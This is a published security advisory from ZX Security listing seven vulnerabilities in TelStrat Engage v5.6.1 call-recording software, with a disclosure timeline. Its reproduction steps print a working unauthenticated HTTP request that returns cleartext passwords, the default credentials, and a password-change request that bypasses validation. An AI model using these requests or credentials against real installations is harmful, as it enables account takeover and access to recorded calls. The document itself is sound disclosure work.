TelStrat Engage - Multiple Issues

Security Advisory

Date 30/03/2020

Version: 1.0

Table of Contents

1. Document Control 2
1.1. Document Information 2
1.2. Revision Control 2
2. Background 2
2.1. Introduction 2
2.2. Product 2
2.3. Affected versions 3
2.4. Disclosure Timeline 3
3. Technical Findings 4
3.1. Authentication is not required to access the application 4
3.2. Passwords are stored in clear text 6
3.3. Default credentials 7
3.4. Lack of role-based access control 7
3.5. No account lockout 7
3.6. Current password is not validated server-side during a password change 8
3.7. Current password included in change password page sent to the client 9

1. Document Control

1.1. Document Information

Title	TelStrat Engage - Multiple Issues - Security Advisory
Document Filename	ZX Security Advisory - TelStrat Engage - Multiple Vulnerabilities v0.4.docx

1.2. Revision Control

Version	Date Released	Pages Affected	Author	Description
1.0	30/03/2020	All	David Robinson	Initial release

2. Background

2.1. Introduction

Multiple vulnerabilities where identified within the TelStrat Engage (v5.6.1) application, including unauthenticated access to cleartext passwords.

2.2. Product

TelStrat Engage (v5.6.1) is an application which performs call recording for call centres. You can often identify when someone is using it by a voice prompt similar to "this call is being recorded for training and customer experience purposes".

The issues identified below were discovered in the web application where the recordings can be accessed.

2.3. Affected versions

The issues in this advisory were identified TelStrat Engage v5.6.1 , other versions are likely affected.

2.4. Disclosure Timeline

6 June 2019	Identified the issues and informed our customer.
11 June 2019	Informed CERT NZ who attempt to contact TelStrat.
24 June 2019	CERT NZ asks for US CERT's help to attempt to contact TelStrat.
24 October 2019	CERT NZ and US CERT's attempts to contact TelStrat have not been successful.
30 March 2020	Advisory published.

3. Technical Findings

3.1. Authentication is not required to access the application

Using a direct object reference vulnerability, it is possible to access endpoints in the application without authentication. This includes an end point which can be iterated through to receive a clear text version of users' passwords.

Reproduction:

1. Make the following request to the server. The entityId parameter can be changed to access different users:

```
GET /Engage/api/Users?entityId=1&editorTab=0 HTTP/1.1
Host: example.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:60.0)
Gecko/20100101 Firefox/60.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://example.com/Engage/
Content-Type: application/json; charset=utf-8
X-Requested-With: XMLHttpRequest
Content-Length: 21
Connection: close
```

2. Observe that in the returned JSON the user's password is in clear text in the Password and ConfirmPassword fields:

```
HTTP/1.1 200 OK
Cache-Control: no-cache
Pragma: no-cache
Content-Type: application/json; charset=utf-8
Expires: -1
Server: Microsoft-IIS/10.0
Set-Cookie: .ASPXANONYMOUS=-Ke2MDCFJ0CebMYlMug3HQAOhEQFef6y-
70T7LRfZs3KYA5QmTi8rU1WrJCKnvuVZBtsZR58g3qpTkHGnCRcPWyJsvVP1fPY0H
QWqPqWjU3FXqLTD_SWUJ86uhNNNEfRjLhiRo6NC1v_nmbuGzFV4w2;
expires=Wed, 14-Aug-2019 11:00:46 GMT; path=/; HttpOnly
Set-Cookie: ASP.NET_SessionId=bnmy4qtlwyhv2ldfevaepbux; path=/;
HttpOnly
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Thu, 06 Jun 2019 00:20:46 GMT
Content-Length: 1047
```

{"Data":{"EntityID":1,"IsActive":true,"ActivatedDate":"2018-12-10T14:47:58.44","DeactivatedDate":"2019-06-06T12:20:46.4871003","FirstName":"adm","UserID":"default","AgentID":"","Extensions":"","Email1":"","LastName":"adm","EvaluationLicense":false,"TimeZone":null,"MobilityUserId":"","Email2":"","Email3":"","AuthenticationMode":0,"Password":"Engage6900","ConfirmPassword":"Engage6900","LstRoles":[{"RoleId":"Administrator","DisplayRoleId":null,"RoleDescription":"Administrator","IsInUse":false,"WrapUpTime":0,"IsSelected":true,"IsUnrestrictedAccess":true}],"LstPermissionsToGroups":[],"LstUserGroups":[],"LstPermissionsToUsers":[],"LstPermissionsToDialedNumbers":[],"IsUnrestrictedAccess":false,"LogonHistory":null,"Authentication":null,"SelectedTimeZone":null,"UserProfile":null,"AlaramFirstName":null,"AlaramMi":null,"AlaramLastName":null,"LoginAttempts":false,"LastLogOn":null,"IPAddress":null,"UserEmails":"","IsSelected":false,"Status":null,"IsShortelEnabled":false,"CreatedBy":"","MemberOf":null},"Status":true,"Message":null,"ErrorCode":0}


3.2. Passwords are stored in clear text

Given the response showing that authentication is not required to access the application, it is apparent the Engage application is storing passwords in clear text, instead of using a one way hash which is the recommended method for password storage.

Reproduction:

1. View the response in the issue above (Authentication is not required to access the application)

Screenshot:



3.3. Default credentials

The Engage application has a default username and password defined:

- User: default
- Password: Engage6900

Reproduction:

1. View the response in issue above (Authentication is not required to access the application) when using EntityID=1

3.4. Lack of role-based access control

In extension to issue 1, access control is only implemented by restricting the display of graphical elements to the user. A non-admin user will not see all the menus in the application, but if they had knowledge of the endpoint URLs they can access content they should not be able to. Each endpoint needs to perform an access control check to ensure that the current user is allowed to access that endpoint.

Reproduction:

1. View the response in issue above (Authentication is not required to access the application)

Examples:

- /Engage/api/Users?entityId=1&editorTab=0 - will return the details of any user in the system

3.5. No account lockout

There is currently no protection against an attacker attempting to login with multiple invalid credentials at the Engage login page for a locally authenticated user account (it is possible to have users which are authenticated against a Windows Domain instead of local authentication). This allows an attacker to attempt a brute force attack against valid users using a dictionary style attack of common passwords.

Reproduction:

1. Attempt on login to the Engage application using a valid username but an invalid password 50 times.
2. Attempt to login with a valid username and password, observe that authentication succeeds

3.6. Current password is not validated server-side during a password change

The change password "current password" is only validated on the client and not on the server. If the client-side checks are bypassed a malicious individual could change a user's password without knowledge of their current password.

Reproduction:

1. Perform a change password operation
2. Using an intercepting proxy observe the requests which are part of the change password operation and observe that the current password is not sent to the server.

```
JSON /Engage/Home/PasswordChange HTTP/1.1
Host: example.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:60.0)
Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://example.com/Engage/
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 98
Cookie:
.ASPXANONYMOUS=oLz6lQQxQbGVnCDk1OkHRx84Er8srLTRGDveKj6f20McGrnmLw
jSPsgPxWEX5uMhFzvxXaVw8ge0ny8ZT4hMchhD7bNX3kglaU9c5Q2yqpFX9GCA0b9
P0-
_x_7D6MARDbyezA59rVe3U3HKLaLOm9w2;ASP.NET_SessionId=l3r3za0rbafmg
ohm0iaq35oy;.ASPXAUTH=4573390FB577011B86B057CF7DA0534591C27938427
62220288FBA9DA12FD9CB44698DE53EA8EC1DB502CF2B5D4993BDDEE1B92122E5
04B9F56DBD705E0079B15A7A1156F74271759F994AC72C182AE79BADEB65A8B83
55D6EA6104FDB1592A6
Connection: close

confirmNewpwd=password&random=+Thu+Jun+06+2019+15%3A58%3A30+GMT%2
B1200+(New+Zealand+Standard+Time)
```


3.7. Current password included in change password page sent to the client

The current password is included as a hidden field which can be viewed within the page source. It is retrieved when the users changes their password.

Reproduction:

1. Open the change password dialog
2. Right click on the submit button and select inspect element
3. Expand the onclick code
4. Observe the user's password is presented as clear text in the code

Screenshot:



ZX Security Limited

Level 7, 187 Featherston St

Wellington, New Zealand